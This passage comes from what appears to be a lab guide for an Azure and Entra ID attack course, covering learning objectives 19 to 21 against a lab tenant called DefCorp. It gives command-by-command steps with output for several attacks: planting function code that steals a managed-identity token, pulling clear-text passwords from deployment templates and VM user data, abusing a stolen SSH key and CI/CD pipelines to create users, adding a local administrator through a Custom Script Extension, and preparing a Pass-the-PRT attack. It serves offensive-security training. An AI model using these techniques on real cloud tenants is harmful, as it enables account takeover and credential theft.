
Press F12 when you get the above message in Chrome and click on toggle device toolbar:




In the device toolbar, change to a mobile device, let's select iPad Pro




Now, go to portal.azure.com again and you will be in! Remember to keep the Develop options open.




Notice that the user David would be unable to access anything! If you go to the 'All resources' option you won't see anything. Look for 'Resource Groups' and you will find 'StagingEnv' resource group. Even in that resource group, there would be no visible resources.



What now? Go the Deployments blade under Settings:



Look at the deployment template (you can download it too) and you will find that the template is trying to execute a command during demployemnt of a VM and that contains a clear-text password!



Sweet! We got the credentials for a user that belongs to another tenant - thomasebarlow@defcorpit.onmicrosoft.com with the password %%^Da@asyu0(@*&48VVf6

Please note that the password may be different in your lab instance.

Learning Objective 19:

Task

- Using the secrets from the application backup found in the 'defcorpcodebackup' storage account, make changes to a GitHub account to push changes to a Function App.
- Abuse the managed identity of the function app to extract credentials for a user from deployment history.
- Extract a SSH key for a GitHub account from the 'codebackup' storage account.
- Use the SSH key to access the GitHub account, modify code and trigger a function app that uses the modified code.


Part of - Kill Chain - 4

Topics covered - Authenticated Enumeration, Privilege Escalation and Data Mining


Solution

Recall that we extract app.zip from one of the storage accounts. One of the files contained GitHub credentials for two users – jenniferazad and laurenazad.

However, both the users have two factor authentication enabled.



Using authenticator.txt that contains backup of a GitHub's Time-based OTP (TOTP) app for laurenazad! Import it into Chrome's Google Authenticator extension



We would be able to access laurenazad's GitHub!


Go to the SimpleApps repository - https://github.com/DefCorp/SimpleApps

The README of the repository tells us that – ' This repo is a part of the CI/CD pipeline used for testing various function app features.' and it contains URL of a function app - https://simpleapps.azurewebsites.net/api/Student<enterid>

Check __iniy.py__ in the directory for your student ID - https://github.com/DefCorp/SimpleApps/blob/main/Student**x**/__init__.py

```
return func.HttpResponse(
     "This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response.",
     status_code=200
```

Use your student ID in the URL in the README and browse to it using Chrome: https://simpleapps.azurewebsites.net/api/student**x**



This indicates that changes made to __init.py__ in this repo are used for continous development for the function app 'SimpleApps'!

Edit the __init.py__ in your student**x** directory in the repo and paste the following code that gets an access token if there is a managed identity used by the function app. Recall that this is the code that we got from app.zip from the defcorpbackup storage account:

```
import logging, os
import azure.functions as func

def main(req: func.HttpRequest) -> func.HttpResponse:
      logging.info('Python HTTP trigger function processed a request.')
      IDENTITY_ENDPOINT = os.environ['IDENTITY_ENDPOINT']
      IDENTITY_HEADER = os.environ['IDENTITY_HEADER']
      cmd = 'curl "%s?resource=https://management.azure.com&api-
version=2017-09-01" -H secret:%s' % (IDENTITY_ENDPOINT,
IDENTITY_HEADER)
      val = os.popen(cmd).read()
      return func.HttpResponse(val, status_code=200)
```

Commit the changes! Now wait for a couple of minutes and deploy the changes to the function app by browsing to https://simpleapps.azurewebsites.net/api/student**x**

You will get the access token of the managed identity:

Use the above access token to authenticate and check for access to any resource group:

```
PS C:\AzAD\Tools> $accesstoken = 'eyJ0…'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $AccessToken -AccountId
95f40eea-6653-4e11-b545-d9c2f5f90a29

Account                                SubscriptionName TenantId
Environment
-------                                ---------------- --------
-----------
95f40eea-6653-4e11-b545-d9c2f5f90a29 DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud

PS C:\AzAD\Tools> Get-AzResourceGroup


ResourceGroupName : SAP
Location          : germanywestcentral
ProvisioningState : Succeeded
Tags              :
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/SAP
```

Check if the managed identity can read any deployment from the resource group:

```
PS C:\AzAD\Tools> Get-AzResourceGroupDeployment -ResourceGroupName SAP


DeploymentName          : stevencking_defcorphq.onmicrosoft.com.sapsrv
ResourceGroupName       : SAP
ProvisioningState       : Failed
Timestamp               : 3/15/2021 3:09:51 PM
Mode                    : Incremental
TemplateLink            :
Parameters              :
                          Name               Type                       Value
                          =================  =========================  ==========
                          vmName             String                     SAPSrv
                          vmAdminUserName    String                     sapadmin
                          vmAdminPassword    SecureString
                          vmSize             String                     Standard_B1s
                          vmOSVersion        String                     2019-
Datacenter
                          vmOsSkuVersion     String                     latest
                          dnsLabelPrefix     String                     sapsrv01

Outputs                 :
DeploymentDebugLogLevel : None
```

Nice! Save the deployment template locally. Run the below command:

```
PS C:\AzAD\Tools> Save-AzResourceGroupDeploymentTemplate -ResourceGroupName
SAP -DeploymentName stevencking_defcorphq.onmicrosoft.com.sapsrv

Path
----
C:\AzAD\Tools\stevencking_defcorphq.onmicrosoft.com.sapsrv.json
```

On checking the deployment template, we will find out that clear-text credentials of a user are present in the template!

Use the below command to quickly locate the credentials:

```
PS C:\AzAD\Tools> (cat
C:\AzAD\Tools\stevencking_defcorphq.onmicrosoft.com.sapsrv.json |ConvertFrom-
Json |select -ExpandProperty
Resources).resources.Properties.Settings.CommandToExecute


$username =
"stevencking@defcorphq.onmicrosoft.com";$password="@@#^(YanuGFASF569*8";$Secu
rePassword = ConvertTo-SecureString "$password" -AsPlainText -
```

```
Force;$credentials = New-Object
System.Management.Automation.PSCredential($username, $SecurePassword);Login-
AzAccount -Credential $credentials;Get-AzureADTenantDetail
```

Please note that the password may be different in your lab instance.

Sweet! We got the credentials for the user stevencking@defcorphq.onmicrosoft.com!

Diconnect from the existing authentication as the managed identity and connect as the user Steven and check if the user has access to any Azure resource:

```
PS C:\AzAD\Tools> Disconnect-AzAccount

[snip]

PS C:\AzAD\Tools> $password = ConvertTo-SecureString '@@#^(YanuGFASF569*8' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('stevencking@defcorphq.onmicrosoft.
com', $Password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                                SubscriptionName TenantId
Environment
-------                                ---------------- --------
-----------
stevencking@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud


PS C:\AzAD\Tools> Get-AzResource


Name              : defcorpcodebackup
ResourceGroupName : Finance
ResourceType      : Microsoft.Storage/storageAccounts
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Storage/storageAccoun
ts/defcorpcodebackup
Tags              :
```


So, the user Steven, has access to the defcorpcodebackup storage account. Check if there is a container that the user has access to:


```
PS C:\AzAD\Tools> Get-AzStorageContainer -Context (New-AzStorageContext -
StorageAccountName defcorpcodebackup)
```

```
   Storage Account Name: defcorpcodebackup

Name                 PublicAccess         LastModified
IsDeleted  VersionId
----                 ------------         ------------                    ----
-----  ---------
client                                    3/15/2021 2:18:05 PM +00:00
secrets                                   3/15/2021 2:50:31 PM +00:00
```

Looks like we do have access to a new storage container called ‘secrets’.

For ease of access, let's use the Azure portal and check if we can access the ‘secrets’ container using Steven's credentials! Once connected, we could see that there is a container in the defcorpcodebackup that Steven can access!





Download both the id_rsa and the README.md. The README tells us that id_rsa is 'SSH private key for jenniferazad'! jenniferazad is the GitHub account whose secrets we extracted earlier but it has 2FA enabled.

Let's use the private key to access jenniferazad's account on GitHub. Start a cmd.exe with administrative privileges (Run as administrator) and copy the id_rsa to the .ssh directory for your studentuser**x**:

```
C:\Windows\system32>mkdir C:\Users\studentuserx\.ssh
```

```
C:\Windows\system32>copy C:\AzAD\Tools\id_rsa
C:\Users\studentuserx\.ssh\id_rsa
        1 file(s) copied.

C:\Windows\system32>cd C:\AzAD\Tools
```

Use the private key to connect to GitHub.

For the passphrase, in the following command, we use jenniferazad's password - j3n!F3juF!_b@p9! - as passphrase. A classic password re-use scenario ;) Please note that the password may be different in your lab instance.

```
C:\AzAD\Tools>ssh -T git@github.com

The authenticity of host 'github.com (140.82.121.4)' can't be established.
RSA key fingerprint is SHA256:nThbg6kXUpJWGl7E1IGOCspRomTxdCARLviKw6E5SY8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'github.com,140.82.121.4' (RSA) to the list of
known hosts.
Enter passphrase for key 'C:\Users\studentuserx/.ssh/id_rsa':
Hi jenniferazad! You've successfully authenticated, but GitHub does not
provide shell access.
```

Next, clone the CreateUsers GitHub repository! We know that jenniferazuread have the rights to modify the CreateUsers repo by looking at the commit history!

```
C:\AzAD\Tools>git clone git@github.com:DefCorp/CreateUsers.git
Cloning into 'CreateUsers'...
Enter passphrase for key '/c/Users/studentuserx/.ssh/id_rsa':
remote: Enumerating objects: 20, done.
remote: Counting objects: 100% (20/20), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 20 (delta 6), reused 19 (delta 5), pack-reused 0
Receiving objects: 100% (20/20), done.
Resolving deltas: 100% (6/6), done.
```

The README of this repo mentions that it can be used for creating users in DefCorphq tenant for accessing Enterprise Applications. There is an example 'user.json' file in the Example directory. The README also points to a function app URL to create the users - https://createusersapp.azurewebsites.net/api/CreateUsersApp?id=

Let's use that file! Go to the CreateUsers directory, create a directory for your student ID and copy the user.json file to your studentx directory.

```
C:\AzAD\Tools>cd CreateUsers

C:\AzAD\Tools\CreateUsers>mkdir studentx

C:\AzAD\Tools\CreateUsers>copy C:\AzAD\Tools\CreateUsers\Example\user.json
C:\AzAD\Tools\CreateUsers\studentx\user.json
        1 file(s) copied.
```

Edit the user.json file in your studentx directory to add details:

```
C:\AzAD\Tools\CreateUsers>cd studentX

C:\AzAD\Tools\CreateUsers\studentX>notepad user.json
```

This is how user.json looks like for studentx. Make sure to replace with your student ID:

```
{
 "accountEnabled": true,
 "displayName": "studentX",
 "mailNickname": "studentX",
 "userPrincipalName": "studentX@defcorphq.onmicrosoft.com",
 "passwordProfile" : {
   "forceChangePasswordNextSignIn": false,
   "password": "StudXPassword@123"
 }
}
```

Finally, commit the changes to the CreateUsers repo using the following commands:

```
C:\AzAD\Tools\CreateUsers\studentX>git add .

C:\AzAD\Tools\CreateUsers\studentX>git config --global user.email
"81172144+jenniferazad@users.noreply.github.com"

C:\AzAD\Tools\CreateUsers\studentX>git config --global user.name
"jenniferazad"

C:\AzAD\Tools\CreateUsers\studentX>git commit -m "Update"
[main 47b03ec] Update
 1 file changed, 10 insertions(+)
 create mode 100644 studentX/user.json

C:\AzAD\Tools\CreateUsers\studentX>
```

```
C:\AzAD\Tools\CreateUsers\studentx>git push
Enter passphrase for key '/c/Users/studentuserx/.ssh/id_rsa':
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 3 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (4/4), 540 bytes | 540.00 KiB/s, done.
Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
To github.com:DefCorp/CreateUsers.git
   0c51ae9..47b03ec  main -> main
```

Browse to the function app URL to trigger the continuous deployment! Remember to use your ID number (and not the complete student ID) - https://createusersapp.azurewebsites.net/api/CreateUsersApp?id=x

Now, we can use the credentials of the user we created above to enumerate Entra ID! But let's save it for later!

Learning Objective 20:

Task

- Using the access to jumpvm VM, extract secrets for samcgray@defcorphq.onmicrosoft.com from user data.
- Abuse Custom Script Extension on infradminsrv VM to execute code on it.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Data Mining and Lateral Movement

Solution

We added a local user to jumpvm! Let's access the VM using PSRemoting:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'StudxPassword@123' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx', $password)
PS C:\AzAD\Tools> $jumpvm = New-PSSession -ComputerName 51.116.180.87 -
Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType
NoProxyServer)
PS C:\AzAD\Tools> Enter-PSSession -Session $jumpvm
[51.116.180.87]: PS C:\Users\studentx\Documents>
```

Check if there is any user data used by jumpvm and extract it. Run the below from PSRemoting session to jumpvm:

```
[51.116.180.87]: PS C:\Users\studentx\Documents> $userData = Invoke-
RestMethod -Headers @{"Metadata"="true"} -Method GET -Uri
"http://169.254.169.254/metadata/instance/compute/userData?api-version=2021-
01-01&format=text"
[51.116.180.87]: PS C:\Users\studentx\Documents>
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($userData)
)

$Password = ConvertTo-SecureString '$7cur7gr@yQamu5913@092' -AsPlainText -
Force
$Cred = New-Object
System.Management.Automation.PSCredential('samcgray@defcorphq.onmicrosoft.com
', $Password)
Connect-AzAccount -Credential $Cred
Get-AzRoleAssignment -Scope /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Compute/virtualMachi
nes/infradminsrv
[51.116.180.87]: PS C:\Users\studentx\Documents> exit
```

Sweet! We will now use user Sam's credentials for further enumeration:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString '$7cur7gr@yQamu5913@092'
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('samcgray@defcorphq.onmicrosoft.com
', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                             SubscriptionName TenantId
Environment
-------                             ---------------- --------
-----------
samcgray@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 AzureCloud

PS C:\AzAD\Tools> Get-AzResource


Name              : infradminsrv/MicrosoftMonitoringAgent
ResourceGroupName : RESEARCH
ResourceType      : Microsoft.Compute/virtualMachines/extensions
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/infradminsrv/extensions/MicrosoftMonitoringAgent
Tags              :
```

Let's check permissions for Sam on infradminsrv

```
PS C:\AzAD\Tools> Get-AzRoleAssignment -SignInName
samcgray@defcorphq.onmicrosoft.com
```

Above would not return anything. Let's use ARM API call for listing permissions.

```
$Token = (Get-AzAccessToken).Token
$URI = 'https://management.azure.com/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Compute/virtua
lMachines/infradminsrv/providers/Microsoft.Authorization/permissions?ap
i-version=2015-07-01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
```

```
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> (Get-AzAccessToken).Token
eyJ0eX..

PS C:\AzAD\Tools> $Token = (Get-AzAccessToken).Token

PS C:\AzAD\Tools> $URI =
'https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Compute/virtualMachi
nes/infradminsrv/providers/Microsoft.Authorization/permissions?api-
version=2015-07-01'

PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value

actions
notActions
-------
----------
{Microsoft.Compute/virtualMachines/extensions/write,
Microsoft.Compute/virtualMachines/extensions/read} {}
```

So the user Sam has both read and write permissions for extensions on infradminsrv. Let's check if any extensions is already installed:

```
PS C:\AzAD\Tools> Get-AzVMExtension -ResourceGroupName "Research" -VMName
"infradminsrv"

ResourceGroupName       : Research
VMName                  : infradminsrv
Name                    : MicrosoftMonitoringAgent
Location                : germanywestcentral
Etag                    : null
Publisher               : Microsoft.EnterpriseCloud.Monitoring
ExtensionType           : MicrosoftMonitoringAgent
TypeHandlerVersion      : 1.0
Id                      : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Compute/virtualMachi
nes/infradminsrv/extensions/M
                          icrosoftMonitoringAgent
PublicSettings          : {
```

```
                            "workspaceId": "dc76733a-c075-4428-ab7c-
e4835656672e"
                        }
[snip]
```

Let's create a custom script extension that adds a local administrator to the VM. Note that we are not considering endpoint OpSec here.

Please note that you will be unable to create new extension but can modify the "commandToExecute" to add your own local user:

```
PS C:\AzAD\Tools> Set-AzVMExtension -ResourceGroupName "Research" -
ExtensionName "ExecCmd" -VMName "infradminsrv" -Location "Germany West
Central" -Publisher Microsoft.Compute -ExtensionType CustomScriptExtension -
TypeHandlerVersion 1.8 -SettingString '{"commandToExecute":"powershell net
users studentx Studxpassword@123 /add /Y; net localgroup administrators
studentx /add"}'

RequestId IsSuccessStatusCode StatusCode ReasonPhrase
--------- ------------------- ---------- ------------
                       True         OK OK
```

Use PSRemoting to connect to jumpvm and from the remoting session to infradminsrv:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'Studxpassword@123' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx', $password)
PS C:\AzAD\Tools> $jumpvm = New-PSSession -ComputerName 51.116.180.87 -
Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType
NoProxyServer)
PS C:\AzAD\Tools> Enter-PSSession -Session $jumpvm

[51.116.180.87]: PS C:\Users\studentx\Documents> $password = ConvertTo-
SecureString 'Studxpassword@123' -AsPlainText -Force
[51.116.180.87]: PS C:\Users\studentx\Documents> $creds = New-Object
System.Management.Automation.PSCredential('.\studentx', $Password)
[51.116.180.87]: PS C:\Users\studentx\Documents> $infradminsrv = New-
PSSession -ComputerName 10.0.1.5 -Credential $creds
[51.116.180.87]: PS C:\Users\studentx\Documents> Invoke-Command -Session
$infradminsrv -ScriptBlock{hostname}
infradminsrv
```

Confirm if infradminsrv is joined to AzureAD:

```
[51.116.180.87]: PS C:\Users\studentx\Documents> Invoke-Command -Session
$infradminsrv -ScriptBlock{dsregcmd /status}

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
               Device Name : infradminsrv
[snip]
```

Learning Objective 21:

Task

- Extract PRT of a user from the infradminsrv VM and execute Pass-the-PRT attack.
- Enumerate machines enrolled to Intune.
- If the above user has Intune Administrator or Global Administrator role, execute PowerShell scripts on an on-prem enrolled machine to add an administrative user to that machine.
- Using the credentials of the user you added, PSRemote to the machine and extract credentials from it.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Data Mining and Cloud to On-Prem Lateral Movement

Solution

Extract PRT Cookie using Roadtoken

We can access infradminsrv using PSRemoting as the user studentx that we added earlier. We confirmed that the machine is joined to Entra ID.

Let's extract PRT of a user from the machine. Currently, the only way to extract PRT of a user is from the user context itself.

Using the PSRemoting session to jumpvm, create a directory/folder on infradminsrv:

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Invoke-Command -Session $infradminsrv -ScriptBlock{mkdir C:\Users\Public\studentx}

[snip]
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> exit
```

Let's copy over some tools to the jumpvm. Remember to exit from the PSRemoting session before running the below commands:

```
PS C:\AzAD\Tools> Copy-Item -ToSession $jumpvm -Path C:\AzAD\Tools\ROADToken.exe -Destination C:\Users\studentx.jumpvm\Documents -Verbose
[snip]

PS C:\AzAD\Tools> Copy-Item -ToSession $jumpvm -Path C:\AzAD\Tools\PsExec64.exe -Destination C:\Users\studentx.jumpvm\Documents -Verbose
[snip]
```

```
PS C:\AzAD\Tools> Copy-Item -ToSession $jumpvm -Path
C:\AzAD\Tools\SessionExecCommand.exe -Destination
C:\Users\studentx.jumpvm\Documents –Verbose
[snip]
```

Now, connect back to jumpvm and now copy tools to infradminsrv using the PSRemoting Session that we created earlier:

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Copy-Item -ToSession
$infradminsrv -Path C:\Users\studentx.jumpvm\Documents\ROADToken.exe -
Destination C:\Users\Public\studentx –Verbose

[snip]

[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Copy-Item -ToSession
$infradminsrv -Path C:\Users\studentx.jumpvm\Documents\PsExec64.exe -
Destination C:\Users\Public\studentx –Verbose

[snip]

[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Copy-Item -ToSession
$infradminsrv -Path C:\Users\studentx.jumpvm\Documents\SessionExecCommand.exe
